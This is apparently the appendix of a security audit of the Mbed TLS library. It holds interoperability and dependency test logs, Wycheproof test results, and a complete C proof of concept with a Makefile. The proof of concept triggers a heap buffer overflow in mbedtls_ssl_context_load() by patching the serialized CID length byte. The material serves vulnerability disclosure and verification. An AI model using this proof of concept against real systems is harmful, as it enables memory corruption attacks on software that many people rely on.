  ! outputs saved to c-srv-480.log, c-cli-480.log
G->m dtls12,no TLS_PSK_WITH_AES_128_CBC_SHA256 ..... FAIL
  ! outputs saved to c-srv-481.log, c-cli-481.log
G->m dtls12,no TLS_PSK_WITH_AES_128_CCM ..... FAIL
  ! outputs saved to c-srv-482.log, c-cli-482.log
G->m dtls12,no TLS_PSK_WITH_AES_128_CCM_8 ..... FAIL
  ! outputs saved to c-srv-483.log, c-cli-483.log
G->m dtls12,no TLS_PSK_WITH_AES_128_GCM_SHA256 ..... FAIL
  ! outputs saved to c-srv-484.log, c-cli-484.log
G->m dtls12,no TLS_PSK_WITH_AES_256_CBC_SHA384 ..... FAIL
  ! outputs saved to c-srv-485.log, c-cli-485.log
G->m dtls12,no TLS_PSK_WITH_AES_256_CCM ..... FAIL
  ! outputs saved to c-srv-486.log, c-cli-486.log
G->m dtls12,no TLS_PSK_WITH_AES_256_CCM_8 ..... FAIL
  ! outputs saved to c-srv-487.log, c-cli-487.log
G->m dtls12,no TLS_PSK_WITH_AES_256_GCM_SHA384 ..... FAIL
  ! outputs saved to c-srv-488.log, c-cli-488.log
G->m dtls12,no TLS_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... FAIL
  ! outputs saved to c-srv-489.log, c-cli-489.log
G->m dtls12,no TLS_PSK_WITH_CAMELLIA_128_GCM_SHA256 ..... FAIL
  ! outputs saved to c-srv-490.log, c-cli-490.log
G->m dtls12,no TLS_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... FAIL
  ! outputs saved to c-srv-491.log, c-cli-491.log
G->m dtls12,no TLS_PSK_WITH_CAMELLIA_256_GCM_SHA384 ..... FAIL
  ! outputs saved to c-srv-492.log, c-cli-492.log
m->m dtls12,no TLS_PSK_WITH_AES_128_CBC_SHA ..... PASS
m->m dtls12,no TLS_PSK_WITH_AES_256_CBC_SHA ..... PASS
m->m dtls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA ..... PASS
m->m dtls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA256 ..... PASS
m->m dtls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA ..... PASS
m->m dtls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA384 ..... PASS
m->m dtls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->m dtls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->m dtls12,no TLS_PSK_WITH_AES_128_CBC_SHA256 ..... PASS
m->m dtls12,no TLS_PSK_WITH_AES_128_CCM ..... PASS
m->m dtls12,no TLS_PSK_WITH_AES_128_CCM_8 ..... PASS
m->m dtls12,no TLS_PSK_WITH_AES_128_GCM_SHA256 ..... PASS
m->m dtls12,no TLS_PSK_WITH_AES_256_CBC_SHA384 ..... PASS
m->m dtls12,no TLS_PSK_WITH_AES_256_CCM ..... PASS
m->m dtls12,no TLS_PSK_WITH_AES_256_CCM_8 ..... PASS
m->m dtls12,no TLS_PSK_WITH_AES_256_GCM_SHA384 ..... PASS
m->m dtls12,no TLS_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->m dtls12,no TLS_PSK_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->m dtls12,no TLS_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->m dtls12,no TLS_PSK_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
------------------------------------------------------------------------
FAILED (444 / 512 tests (0 skipped))
```

Listing 17: Log for a single run of `compat.sh`.

B. depends.py list of jobs

```
depends.py: PSA_WANT_ALG_CBC_NO_PADDING PSA_WANT_ALG_CBC_PKCS7 PSA_WANT_ALG_CCM_STAR_NO_TAG
PSA_WANT_ALG_CFB PSA_WANT_ALG_CTR PSA_WANT_ALG_ECB_NO_PADDING PSA_WANT_ALG_OFB
PSA_WANT_ALG_STREAM_CIPHER PSA_WANT_KEY_TYPE_AES PSA_WANT_KEY_TYPE_ARIA PSA_WANT_KEY_TYPE_CAMELLIA
PSA_WANT_KEY_TYPE_CHACHA20 PSA_WANT_ECC_BRAINPOOL_P_R1_256 PSA_WANT_ECC_BRAINPOOL_P_R1_384
PSA_WANT_ECC_BRAINPOOL_P_R1_512 PSA_WANT_ECC_MONTGOMERY_255 PSA_WANT_ECC_MONTGOMERY_448
PSA_WANT_ECC_SECP_K1_256 PSA_WANT_ECC_SECP_R1_256 PSA_WANT_ECC_SECP_R1_384 PSA_WANT_ECC_SECP_R1_521 !
PSA_WANT_ALG_MD5 !PSA_WANT_ALG_RIPEMD160 !PSA_WANT_ALG_SHA3_224 !PSA_WANT_ALG_SHA3_256 !
PSA_WANT_ALG_SHA3_384 !PSA_WANT_ALG_SHA3_512 !PSA_WANT_ALG_SHA_1 !PSA_WANT_ALG_SHA_224 !
PSA_WANT_ALG_SHA_256 !PSA_WANT_ALG_SHA_384 !PSA_WANT_ALG_SHA_512 PSA_WANT_ALG_SHA_256
PSA_WANT_ALG_SHA_512 MBEDTLS_KEY_EXCHANGE_ECDHE_ECDSA_ENABLED MBEDTLS_KEY_EXCHANGE_ECDHE_PSK_ENABLED
MBEDTLS_KEY_EXCHANGE_ECDHE_RSA_ENABLED MBEDTLS_KEY_EXCHANGE_ECJPAKE_ENABLED
MBEDTLS_KEY_EXCHANGE_PSK_ENABLED !MBEDTLS_X509_RSASSA_PSS_SUPPORT !PSA_WANT_ALG_ECDSA !
PSA_WANT_ALG_RSA_OAEP !PSA_WANT_ALG_RSA_PKCS1V15_CRYPT !PSA_WANT_KEY_TYPE_ECC_KEY_PAIR_BASIC !
PSA_WANT_KEY_TYPE_RSA_KEY_PAIR_BASIC passed
```

Listing 18: Output of `depends.py` showing the forty five options tested.

C. CID Buffer Overflow Proof of Concept

C++

```
/*
 * PoC: CID buffer overflow in mbedtls_ssl_context_load()
 *
 * Affected: library/ssl_tls.c lines 4996-5011
 * Requires: MBEDTLS_SSL_DTLS_CONNECTION_ID, MBEDTLS_SSL_CONTEXT_SERIALIZATION
 *           (both enabled in the default config)
 *
 * Root cause:
 *   During context deserialization, the CID length byte is read from the blob
 *   as a raw uint8_t (0-255) and passed directly to memcpy into a fixed
 *   MBEDTLS_SSL_CID_IN/OUT_LEN_MAX-byte buffer (default: 32 bytes).
 *   There is no check that cid_len <= MBEDTLS_SSL_CID_IN/OUT_LEN_MAX.
 *
 *   Vulnerable code (ssl_tls.c):
 *     ssl->transform->in_cid_len = *p++;          // reads 0-255, no bound check
 *     if ((size_t)(end - p) < in_cid_len + 1u)   // only checks blob has bytes
 *         return error;
 *     memcpy(ssl->transform->in_cid, p, in_cid_len); // in_cid is 32 bytes!
 *
 * Strategy:
 *   1. Perform a real DTLS 1.2 PSK handshake over UDP loopback (fork).
 *   2. Server serializes the context to a blob.
 *   3. Locate and patch the in_cid_len byte in the blob to 0xFF (255).
 *   4. Call mbedtls_ssl_context_load() with the patched blob.
 *   5. ASAN detects the heap buffer overflow (255 bytes into a 32-byte field).
 *
 * Build:
 *   mkdir -p build-poc && cd build-poc
 *   cmake ../mbedtls -DCMAKE_C_FLAGS="-fsanitize=address,undefined -g -O0" \
 *                    -DCMAKE_EXE_LINKER_FLAGS="-fsanitize=address,undefined"
 *   cmake --build . --target mbedtls mbedx509 tfpsacrypto
 *   cd ..
 *   gcc -fsanitize=address,undefined -g -O0 \
 *       -Imbedtls/include \
 *       -Imbedtls/tf-psa-crypto/include \
 *       -Imbedtls/tf-psa-crypto/drivers/builtin/include \
 *       poc_cid_overflow.c \
 *       -Lbuild-poc/library \
 *       -lmbedtls -lmbedx509 -ltfpsacrypto \
 *       -lpthread -o poc_cid_overflow
 *   ./poc_cid_overflow
 */

```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <errno.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include "mbedtls/ssl.h"
#include "mbedtls/ssl_cookie.h"
#include "mbedtls/net_sockets.h"
#include "mbedtls/timing.h"
#include "mbedtls/error.h"
#include "psa/crypto.h"

/* Shared memory between parent (server) and child (client) via anonymous pipe */
#define SERVER_PORT   14433
#define SERVER_ADDR   "127.0.0.1"

/* PSK credentials */
static const unsigned char psk[]    = { 0xDE, 0xAD, 0xBE, 0xEF,
                                        0xDE, 0xAD, 0xBE, 0xEF,
                                        0xDE, 0xAD, 0xBE, 0xEF,
                                        0xDE, 0xAD, 0xBE, 0xEF };
static const unsigned char psk_id[] = "poc-client";
#define PSK_LEN    16
#define PSK_ID_LEN 10

/* CID values — valid 4-byte CIDs, well within the 32-byte limit */
static const unsigned char srv_own_cid[] = { 0xAA, 0xBB, 0xCC, 0xDD };
static const unsigned char cli_own_cid[] = { 0x11, 0x22, 0x33, 0x44 };
#define CID_LEN 4

/* Only AEAD cipher suites can be serialized */
static const int psk_ciphersuites[] = {
    MBEDTLS_TLS_PSK_WITH_AES_128_GCM_SHA256,
    0
};

static void print_err(const char *func, int ret)
{
    char buf[256];
    mbedtls_strerror(ret, buf, sizeof(buf));
    fprintf(stderr, "  ! %s returned -0x%04x: %s\n", func, (unsigned int) -ret, buf);
}

/* ---------------------------------------------------------------------- */
```

```c
/*  CLIENT (child process)                                              */
/* ------------------------------------------------------------------- */
static int run_client(void)
{
    int ret = 1;
    mbedtls_ssl_context     ssl;
    mbedtls_ssl_config      conf;
    mbedtls_net_context     fd;
    mbedtls_timing_delay_context timer;

    mbedtls_ssl_init(&ssl);
    mbedtls_ssl_config_init(&conf);
    mbedtls_net_init(&fd);

    if (psa_crypto_init() != PSA_SUCCESS) {
        fprintf(stderr, "[client] psa_crypto_init failed\n");
        goto cleanup;
    }

    /* DTLS 1.2 client defaults */
    if ((ret = mbedtls_ssl_config_defaults(&conf,
                    MBEDTLS_SSL_IS_CLIENT,
                    MBEDTLS_SSL_TRANSPORT_DATAGRAM,
                    MBEDTLS_SSL_PRESET_DEFAULT)) != 0) {
        print_err("mbedtls_ssl_config_defaults", ret);
        goto cleanup;
    }

    mbedtls_ssl_conf_authmode(&conf, MBEDTLS_SSL_VERIFY_NONE);
    mbedtls_ssl_conf_ciphersuites(&conf, psk_ciphersuites);

    if ((ret = mbedtls_ssl_conf_psk(&conf, psk, PSK_LEN,
                                    psk_id, PSK_ID_LEN)) != 0) {
        print_err("mbedtls_ssl_conf_psk", ret);
        goto cleanup;
    }

    /* Tell the config the CID length we will use */
    if ((ret = mbedtls_ssl_conf_cid(&conf, CID_LEN,
                                    MBEDTLS_SSL_UNEXPECTED_CID_IGNORE)) != 0) {
        print_err("mbedtls_ssl_conf_cid (client)", ret);
        goto cleanup;
    }

    if ((ret = mbedtls_ssl_setup(&ssl, &conf)) != 0) {
        print_err("mbedtls_ssl_setup", ret);
        goto cleanup;
    }

```

```
142     /* Enable CID — client advertises its own CID to the server */
143     if ((ret = mbedtls_ssl_set_cid(&ssl, MBEDTLS_SSL_CID_ENABLED,
144                                    cli_own_cid, CID_LEN)) != 0) {
145         print_err("mbedtls_ssl_set_cid (client)", ret);
146         goto cleanup;
147     }
148
149     mbedtls_ssl_set_timer_cb(&ssl, &timer,
150                              mbedtls_timing_set_delay,
151                              mbedtls_timing_get_delay);
152
153     /* Give the server a moment to bind */
154     usleep(200000);
155
156     /* Connect over UDP */
157     if ((ret = mbedtls_net_connect(&fd, SERVER_ADDR,
158                                    "14433", MBEDTLS_NET_PROTO_UDP)) != 0) {
159         print_err("mbedtls_net_connect", ret);
160         goto cleanup;
161     }
162
163     mbedtls_ssl_set_bio(&ssl, &fd,
164                         mbedtls_net_send,
165                         mbedtls_net_recv,
166                         mbedtls_net_recv_timeout);
167
168     /* Handshake */
169     while ((ret = mbedtls_ssl_handshake(&ssl)) != 0) {
170         if (ret != MBEDTLS_ERR_SSL_WANT_READ &&
171             ret != MBEDTLS_ERR_SSL_WANT_WRITE) {
172             print_err("mbedtls_ssl_handshake (client)", ret);
173             goto cleanup;
174         }
175     }
176
177     printf("[client] Handshake complete\n");
178
179     /* Send a byte so the server can exit its read loop */
180     unsigned char ping = 0x42;
181     mbedtls_ssl_write(&ssl, &ping, 1);
182
183     ret = 0;
184
185 cleanup:
186     mbedtls_net_free(&fd);
187     mbedtls_ssl_free(&ssl);
188     mbedtls_ssl_config_free(&conf);
189     mbedtls_psa_crypto_free();
190     return ret;
```

```
191 }
192
193 /* ---------------------------------------------------------------------- */
194 /*  SERVER (parent process)                                               */
195 /* ---------------------------------------------------------------------- */
196 static int run_server(void)
197 {
198     int ret = 1;
199     mbedtls_ssl_context         ssl;
200     mbedtls_ssl_config          conf;
201     mbedtls_ssl_cookie_ctx      cookie_ctx;
202     mbedtls_net_context         listen_fd, client_fd;
203     mbedtls_timing_delay_context timer;
204
205     unsigned char *blob     = NULL;
206     size_t         blob_len = 0;
207
208     unsigned char  client_ip[16];
209     size_t         cip_len;
210
211     mbedtls_ssl_init(&ssl);
212     mbedtls_ssl_config_init(&conf);
213     mbedtls_ssl_cookie_init(&cookie_ctx);
214     mbedtls_net_init(&listen_fd);
215     mbedtls_net_init(&client_fd);
216
217     if (psa_crypto_init() != PSA_SUCCESS) {
218         fprintf(stderr, "[server] psa_crypto_init failed\n");
219         goto cleanup;
220     }
221
222     /* DTLS 1.2 server defaults */
223     if ((ret = mbedtls_ssl_config_defaults(&conf,
224                     MBEDTLS_SSL_IS_SERVER,
225                     MBEDTLS_SSL_TRANSPORT_DATAGRAM,
226                     MBEDTLS_SSL_PRESET_DEFAULT)) != 0) {
227         print_err("mbedtls_ssl_config_defaults", ret);
228         goto cleanup;
229     }
230
231     mbedtls_ssl_conf_authmode(&conf, MBEDTLS_SSL_VERIFY_NONE);
232     mbedtls_ssl_conf_ciphersuites(&conf, psk_ciphersuites);
233
234     if ((ret = mbedtls_ssl_conf_psk(&conf, psk, PSK_LEN,
235                                     psk_id, PSK_ID_LEN)) != 0) {
236         print_err("mbedtls_ssl_conf_psk", ret);
237         goto cleanup;
238     }
239
```

```
240     /* Tell the config the CID length we will use */
241     if ((ret = mbedtls_ssl_conf_cid(&conf, CID_LEN,
242                                     MBEDTLS_SSL_UNEXPECTED_CID_IGNORE)) != 0) {
243         print_err("mbedtls_ssl_conf_cid (server)", ret);
244         goto cleanup;
245     }
246
247     /* Set up DTLS cookies */
248     if ((ret = mbedtls_ssl_cookie_setup(&cookie_ctx)) != 0) {
249         print_err("mbedtls_ssl_cookie_setup", ret);
250         goto cleanup;
251     }
252     mbedtls_ssl_conf_dtls_cookies(&conf,
253                                   mbedtls_ssl_cookie_write,
254                                   mbedtls_ssl_cookie_check,
255                                   &cookie_ctx);
256
257     /* Bind */
258     if ((ret = mbedtls_net_bind(&listen_fd, SERVER_ADDR, "14433",
259                                 MBEDTLS_NET_PROTO_UDP)) != 0) {
260         print_err("mbedtls_net_bind", ret);
261         goto cleanup;
262     }
263
264     printf("[server] Bound to %s:14433, waiting for client...\n", SERVER_ADDR);
265
266     if ((ret = mbedtls_ssl_setup(&ssl, &conf)) != 0) {
267         print_err("mbedtls_ssl_setup", ret);
268         goto cleanup;
269     }
270
271     /* Enable CID — server advertises its own CID */
272     if ((ret = mbedtls_ssl_set_cid(&ssl, MBEDTLS_SSL_CID_ENABLED,
273                                    srv_own_cid, CID_LEN)) != 0) {
274         print_err("mbedtls_ssl_set_cid (server)", ret);
275         goto cleanup;
276     }
277
278     mbedtls_ssl_set_timer_cb(&ssl, &timer,
279                              mbedtls_timing_set_delay,
280                              mbedtls_timing_get_delay);
281
282 accept:
283     mbedtls_net_free(&client_fd);
284     mbedtls_ssl_session_reset(&ssl);
285
286     if ((ret = mbedtls_net_accept(&listen_fd, &client_fd,
287                                   client_ip, sizeof(client_ip),
288                                   &cip_len)) != 0) {
```

```
289         print_err("mbedtls_net_accept", ret);
290         goto cleanup;
291     }
292 
293     mbedtls_ssl_set_bio(&ssl, &client_fd,
294                         mbedtls_net_send,
295                         mbedtls_net_recv,
296                         mbedtls_net_recv_timeout);
297 
298     mbedtls_ssl_set_client_transport_id(&ssl, client_ip, cip_len);
299 
300     /* Handshake (with cookie retry) */
301     while ((ret = mbedtls_ssl_handshake(&ssl)) != 0) {
302         if (ret == MBEDTLS_ERR_SSL_HELLO_VERIFY_REQUIRED) {
303             printf("[server] Cookie required, resetting...\n");
304             goto accept;
305         }
306         if (ret != MBEDTLS_ERR_SSL_WANT_READ &&
307             ret != MBEDTLS_ERR_SSL_WANT_WRITE) {
308             print_err("mbedtls_ssl_handshake (server)", ret);
309             goto cleanup;
310         }
311     }
312 
313     printf("[server] Handshake complete\n");
314 
315     /* Drain the ping from client */
316     {
317         unsigned char buf[16];
318         mbedtls_ssl_read(&ssl, buf, sizeof(buf));
319     }
320 
321     /* ------------------------------------------------------------------
322      * Serialize the context
323      * ------------------------------------------------------------------ */
324     ret = mbedtls_ssl_context_save(&ssl, NULL, 0, &blob_len);
325     if (ret != MBEDTLS_ERR_SSL_BUFFER_TOO_SMALL) {
326         print_err("mbedtls_ssl_context_save (size probe)", ret);
327         goto cleanup;
328     }
329 
330     blob = calloc(1, blob_len);
331     if (!blob) {
332         fprintf(stderr, "[server] calloc failed\n");
333         goto cleanup;
334     }
335 
336     if ((ret = mbedtls_ssl_context_save(&ssl, blob, blob_len, &blob_len)) != 0) {
337         print_err("mbedtls_ssl_context_save", ret);
```

```
338         goto cleanup;
339     }
340 
341     printf("[server] Context serialized: %zu bytes\n", blob_len);
342 
343     /* ------------------------------------------------------------------
344      * Locate and patch the in_cid_len byte in the blob.
345      *
346      * Format (from ssl_tls.c comment, abridged):
347      *   [8]  header (version + format flags)
348      *   [4]  session length (big-endian uint32)
349      *   [N]  session data
350      *   [64] transform randbytes
351      *   [1]  in_cid_len   <-- TARGET BYTE
352      *   ...
353      *
354      * We skip to in_cid_len by reading session_len from the blob.
355      * ------------------------------------------------------------------ */
356     if (blob_len < 8 + 4) {
357         fprintf(stderr, "[server] Blob too short\n");
358         goto cleanup;
359     }
360 
361     /* Read the session length (bytes 8-11, big-endian) */
362     uint32_t session_len = ((uint32_t) blob[8]  << 24) |
363                            ((uint32_t) blob[9]  << 16) |
364                            ((uint32_t) blob[10] <<  8) |
365                            ((uint32_t) blob[11]);
366 
367     /* in_cid_len is at: 8 (header) + 4 (len field) + session_len + 64 (randbytes) */
368     size_t cid_len_offset = 8 + 4 + session_len + 64;
369 
370     if (cid_len_offset >= blob_len) {
371         fprintf(stderr, "[server] Offset calculation went out of bounds\n");
372         goto cleanup;
373     }
374 
375     unsigned char original_cid_len = blob[cid_len_offset];
376     printf("[server] in_cid_len in blob at offset %zu: 0x%02x (%u bytes)\n",
377            cid_len_offset, original_cid_len, original_cid_len);
378 
379     /* ------------------------------------------------------------------
380      * Patch: set in_cid_len to 0xFF (255) — 223 bytes past the
381      * 32-byte in_cid buffer boundary.
382      * Also extend the blob so the bounds check (end - p) < in_cid_len + 1
383      * does not reject it early.
384      * ------------------------------------------------------------------ */
385     size_t patched_len = blob_len + (0xFF - original_cid_len);
386     unsigned char *patched = calloc(1, patched_len);
```

```
387     if (!patched) {
388         fprintf(stderr, "[server] calloc for patched blob failed\n");
389         goto cleanup;
390     }
391
392     memcpy(patched, blob, blob_len);
393
394     /* Set in_cid_len = 0xFF */
395     patched[cid_len_offset] = 0xFF;
396
397     /* Fill the extra bytes with a recognisable pattern so ASAN shows them */
398     memset(patched + blob_len, 0xCC, patched_len - blob_len);
399
400     printf("[server] Patched in_cid_len: 0x%02x -> 0xFF\n", original_cid_len);
401     printf("[server] Calling mbedtls_ssl_context_load() with patched blob...\n");
402     printf("[server] Expected: heap-buffer-overflow (255 bytes into 32-byte in_cid)\n\n");
403
404     /* ------------------------------------------------------------------
405      * Trigger the overflow
406      * ------------------------------------------------------------------ */
407     mbedtls_ssl_free(&ssl);
408     mbedtls_ssl_init(&ssl);
409     if ((ret = mbedtls_ssl_setup(&ssl, &conf)) != 0) {
410         print_err("mbedtls_ssl_setup (reload)", ret);
411         free(patched);
412         goto cleanup;
413     }
414
415     /* This call should trigger the overflow when ASAN is enabled */
416     ret = mbedtls_ssl_context_load(&ssl, patched, patched_len);
417
418     /* If we reach here without ASAN killing us, the overflow happened silently */
419     printf("[server] mbedtls_ssl_context_load returned: %d\n", ret);
420     if (ret == 0) {
421         printf("[!!!] Load succeeded — memory was silently corrupted!\n");
422     } else {
423         char errbuf[256];
424         mbedtls_strerror(ret, errbuf, sizeof(errbuf));
425         printf("[!!!] Load returned error (but overflow may have occurred): %s\n", errbuf);
426     }
427
428     free(patched);
429     ret = 0;
430
431 cleanup:
432     free(blob);
433     mbedtls_net_free(&client_fd);
434     mbedtls_net_free(&listen_fd);
435     mbedtls_ssl_free(&ssl);
```

```c
    mbedtls_ssl_config_free(&conf);
    mbedtls_ssl_cookie_free(&cookie_ctx);
    mbedtls_psa_crypto_free();
    return ret;
}

/* ------------------------------------------------------------------ */
/*  MAIN                                                              */
/* ------------------------------------------------------------------ */
int main(void)
{
    printf("=== PoC: CID buffer overflow in mbedtls_ssl_context_load() ===\n");
    printf("    ssl_tls.c:4996-5011 — in_cid_len not bounded before memcpy\n\n");

    pid_t pid = fork();
    if (pid < 0) {
        perror("fork");
        return 1;
    }

    if (pid == 0) {
        /* Child: client */
        int ret = run_client();
        exit(ret);
    }

    /* Parent: server */
    int ret = run_server();

    int status;
    waitpid(pid, &status, 0);

    if (WIFEXITED(status) && WEXITSTATUS(status) != 0) {
        fprintf(stderr, "[main] Client exited with error %d\n", WEXITSTATUS(status));
        return 1;
    }

    return ret;
}
```

Listing 19: Proof of concept for the CID buffer overflow (`poc_cid_overflow.c`).

Makefile

```
REPO_ROOT  := $(realpath ../..)
MBEDTLS    := $(REPO_ROOT)/mbedtls
BUILD_DIR  := $(REPO_ROOT)/build-poc
LIB_DIR    := $(BUILD_DIR)/library

CC         := gcc
CFLAGS     := -fsanitize=address,undefined -g -O0 \
              -I$(MBEDTLS)/include \
              -I$(MBEDTLS)/tf-psa-crypto/include \
              -I$(MBEDTLS)/tf-psa-crypto/drivers/builtin/include
LDFLAGS    := -fsanitize=address,undefined \
              -L$(LIB_DIR) \
              -lmbedtls -lmbedx509 -ltfpsacrypto -lmbedcrypto \
              -lpthread

ASAN_OPTIONS := abort_on_error=0

.PHONY: all libs poc run clean

all: poc

libs:
  cmake -S $(MBEDTLS) -B $(BUILD_DIR) \
      -DCMAKE_C_FLAGS="-fsanitize=address,undefined -g -O0" \
      -DCMAKE_EXE_LINKER_FLAGS="-fsanitize=address,undefined" \
      -DENABLE_TESTING=OFF
  cmake --build $(BUILD_DIR) --target mbedtls mbedx509 tfpsacrypto -j$$(nproc)

poc: poc_cid_overflow

poc_cid_overflow: poc_cid_overflow.c $(LIB_DIR)/libmbedtls.a
  $(CC) $(CFLAGS) $< $(LDFLAGS) -o $@

$(LIB_DIR)/libmbedtls.a:
  $(MAKE) libs

run: poc_cid_overflow
  ASAN_OPTIONS=$(ASAN_OPTIONS) ./poc_cid_overflow

clean:
  rm -f poc_cid_overflow
```

Listing 20: Accompanying Makefile for the proof of concept.

D. Results of the new Wychep-roof Harnesses

Harness / variant	Cases	Pass	Fail
AES-CBC	1 suites · 216 cases · 0 fail		
—	216	216	✓
AES-CCM	1 suites · 552 cases · 0 fail		
—	552	552	✓
AES-GCM	1 suites · 316 cases · 0 fail		
—	316	316	✓
AES-CMAC	1 suites · 311 cases · 0 fail		
—	311	311	✓
ChaCha20-Poly1305	1 suites · 325 cases · 0 fail		
—	325	325	✓
ARIA-CBC	1 suites · 216 cases · 0 fail		
—	216	216	✓
ARIA-CCM	1 suites · 552 cases · 0 fail		
—	552	552	✓
ARIA-GCM	1 suites · 311 cases · 0 fail		
—	311	311	✓
Camellia-CBC	1 suites · 216 cases · 0 fail		
—	216	216	✓
Camellia-CCM	1 suites · 552 cases · 0 fail		
—	552	552	✓
AES NIST-KW/KWP	6 suites · 419 cases · 0 fail		
kw_128	42	42	✓
kw_192	55	55	✓
kw_256	68	68	✓
kwp_128	75	75	✓
kwp_192	85	85	✓
kwp_256	94	94	✓
HMAC	8 suites · 1386 cases · 0 fail		
sha1	170	170	✓
sha256	174	174	✓
sha384	174	174	✓
sha3_224	172	172	✓
sha3_256	174	174	✓
sha3_384	174	174	✓
sha3_512	174	174	✓

Harness / variant	Cases	Pass	Fail
sha512	174	174	✓
HKDF	4 suites · 339 cases · 0 fail		
sha1	87	87	✓
sha256	86	86	✓
sha384	83	83	✓
sha512	83	83	✓
PBKDF2	5 suites · 298 cases · 0 fail		
sha1	64	64	✓
sha224	58	58	✓
sha256	60	60	✓
sha384	58	58	✓
sha512	58	58	✓
ECDH (raw point)	9 suites · 4980 cases · 0 fail		
brainpoolP256r1	528	528	✓
brainpoolP384r1	652	652	✓
brainpoolP512r1	522	522	✓
secp256k1	483	483	✓
secp256r1	340	340	✓
secp384r1	782	782	✓
secp521r1	645	645	✓
x25519	518	518	✓
x448	510	510	✓
ECDH (DER pipeline)	7 suites · 5861 cases · 0 fail		
brainpoolP256r1_der	804	804	✓
brainpoolP384r1_der	936	936	✓
brainpoolP512r1_der	794	794	✓
secp256k1_der	752	752	✓
secp256r1_der	612	612	✓
secp384r1_der	1047	1047	✓
secp521r1_der	916	916	✓
ECDSA (DER)	21 suites · 10850 cases · 122 fail		
brainpoolP256r1_sha256	485	479	6
brainpoolP256r1_sha3_256	483	477	6
brainpoolP384r1_sha384	516	510	6
brainpoolP384r1_sha3_384	516	510	6
brainpoolP512r1_sha3_512	553	548	5
brainpoolP512r1_sha512	559	554	5
secp256k1_sha256	476	470	6
secp256k1_sha3_256	474	468	6
secp256k1_sha3_512	540	534	6

Harness / variant	Cases	Pass	Fail
secp256k1_sha512	546	540	6
secp256r1_sha256	484	478	6
secp256r1_sha3_256	482	476	6
secp256r1_sha3_512	548	542	6
secp256r1_sha512	554	548	6
secp384r1_sha256	472	466	6
secp384r1_sha384	504	498	6
secp384r1_sha3_384	504	498	6
secp384r1_sha3_512	536	530	6
secp384r1_sha512	542	536	6
secp521r1_sha3_512	534	529	5
secp521r1_sha512	542	537	5
ECDSA (P1363)	10 suites · 2974 cases · 0 fail		
brainpoolP256r1_sha256_p1363	261	261	✓
brainpoolP384r1_sha384_p1363	292	292	✓
brainpoolP512r1_sha512_p1363	337	337	✓
secp256k1_sha256_p1363	252	252	✓
secp256k1_sha512_p1363	322	322	✓
secp256r1_sha256_p1363	262	262	✓
secp256r1_sha512_p1363	332	332	✓
secp384r1_sha384_p1363	280	280	✓
secp384r1_sha512_p1363	318	318	✓
secp521r1_sha512_p1363	318	318	✓
RSA PKCS#1 v1.5 verify	17 suites · 4395 cases · 0 fail		
rsa_signature_2048_sha224	258	258	✓
rsa_signature_2048_sha256	259	259	✓
rsa_signature_2048_sha384	258	258	✓
rsa_signature_2048_sha3_224	258	258	✓
rsa_signature_2048_sha3_256	257	257	✓
rsa_signature_2048_sha3_384	258	258	✓
rsa_signature_2048_sha3_512	258	258	✓
rsa_signature_2048_sha512	259	259	✓
rsa_signature_3072_sha256	259	259	✓
rsa_signature_3072_sha384	259	259	✓
rsa_signature_3072_sha3_256	258	258	✓
rsa_signature_3072_sha3_384	259	259	✓
rsa_signature_3072_sha3_512	259	259	✓
rsa_signature_3072_sha512	260	260	✓
rsa_signature_4096_sha256	258	258	✓
rsa_signature_4096_sha384	259	259	✓

Harness / variant	Cases	Pass	Fail
rsa_signature_4096_sha512	259	259	✓
RSA PKCS#1 v1.5 decrypt	3 suites · 201 cases · 0 fail		
rsa_pkcs1_2048	67	67	✓
rsa_pkcs1_3072	67	67	✓
rsa_pkcs1_4096	67	67	✓
RSA-OAEP	9 suites · 318 cases · 0 fail		
rsa_oaep_2048_sha1_mgf1sha1	36	36	✓
rsa_oaep_2048_sha224_mgf1sha224	35	35	✓
rsa_oaep_2048_sha256_mgf1sha256	37	37	✓
rsa_oaep_2048_sha384_mgf1sha384	34	34	✓
rsa_oaep_2048_sha512_mgf1sha512	33	33	✓
rsa_oaep_3072_sha256_mgf1sha256	37	37	✓
rsa_oaep_3072_sha512_mgf1sha512	33	33	✓
rsa_oaep_4096_sha256_mgf1sha256	37	37	✓
rsa_oaep_4096_sha512_mgf1sha512	36	36	✓
RSA-PSS verify	8 suites · 1065 cases · 49 fail		
rsa_pss_2048_sha256_mgf1_0	103	99	4
rsa_pss_2048_sha256_mgf1_32	108	102	6
rsa_pss_2048_sha384_mgf1_48	141	134	7
rsa_pss_3072_sha256_mgf1_32	108	102	6
rsa_pss_4096_sha256_mgf1_32	108	102	6
rsa_pss_4096_sha384_mgf1_48	141	134	7
rsa_pss_4096_sha512_mgf1_32	177	171	6
rsa_pss_4096_sha512_mgf1_64	179	172	7
TOTAL (117 harnesses)	**36653**	**36482**	**171**

Table 8: Per-harness Wycheproof results. One row per built test suite binary (curve/hash/parameter variant). “Fail” is cases whose outcome diverged from the expected verdict.



10, Boulevard Haussmann
75009 PARIS

www.quarkslab.com

© Quarkslab_2026 . All rights reserved.